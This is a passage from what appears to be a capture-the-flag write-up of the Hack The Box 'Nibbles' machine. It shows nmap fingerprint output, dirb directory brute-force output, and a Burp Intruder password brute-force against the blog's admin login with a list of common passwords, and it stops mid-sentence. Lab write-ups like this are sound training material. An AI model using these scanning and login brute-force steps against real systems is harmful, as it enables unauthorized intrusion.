OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST1
OS:1NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   21.66 ms 10.10.14.1
2   20.64 ms 10.10.10.75

OS and Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 40.40 seconds
```


Viewing the page source reveals a directory not found directory brute forcing tools:




A directory brute force from this directory produces more output:


```
┌──(kali㉿kali)-[~/HTB/nibbles]
└─$ dirb http://10.10.10.75/nibbleblog/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 27 09:37:17 2023
URL_BASE: http://10.10.10.75/nibbleblog/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.75/nibbleblog/ ----
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/
+ http://10.10.10.75/nibbleblog/admin.php (CODE:200|SIZE:1401)
==> DIRECTORY: http://10.10.10.75/nibbleblog/content/
+ http://10.10.10.75/nibbleblog/index.php (CODE:200|SIZE:2987)
==> DIRECTORY: http://10.10.10.75/nibbleblog/languages/
==> DIRECTORY: http://10.10.10.75/nibbleblog/plugins/
+ http://10.10.10.75/nibbleblog/README (CODE:200|SIZE:4628)
==> DIRECTORY: http://10.10.10.75/nibbleblog/themes/

---- Entering directory: http://10.10.10.75/nibbleblog/admin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.75/nibbleblog/content/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.75/nibbleblog/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.75/nibbleblog/plugins/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.75/nibbleblog/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Jan 27 09:39:00 2023
DOWNLOADED: 4612 - FOUND: 3
```

Going through the directories and files found reveals information like usernames, passwords, etc:







Since I was able to find a username I can attempt a brute force attack on the system. Using Burp Suite I can capture the POST request and send it to a tool installed on Burp Suite known as Intruder.:




Intruder allows you to select which parameter to Brute Force:



Since I have a username I will only brute force for a password. Next I need to select a wordlist, which I can set in the Payload tab:



Then I can start the attack:



Request	Payload	Status	Error	Timeout	Length	Comment
0		200			1870	
1	admin	200			1870	
2	123456	200			1870	
3	12345	200			1870	
4	123456789	200			1870	
5	password	200			352	
6	iloveyou	200			352	
7	princess	200			352	
8	1234567	200			352	
9	12345678	200			352	
10	abc123	200			352	
11	nicole	200			352	
12	daniel	200			352	
13	babygirl	200			352	
14	monkey	200			352	


According to BurpSuite 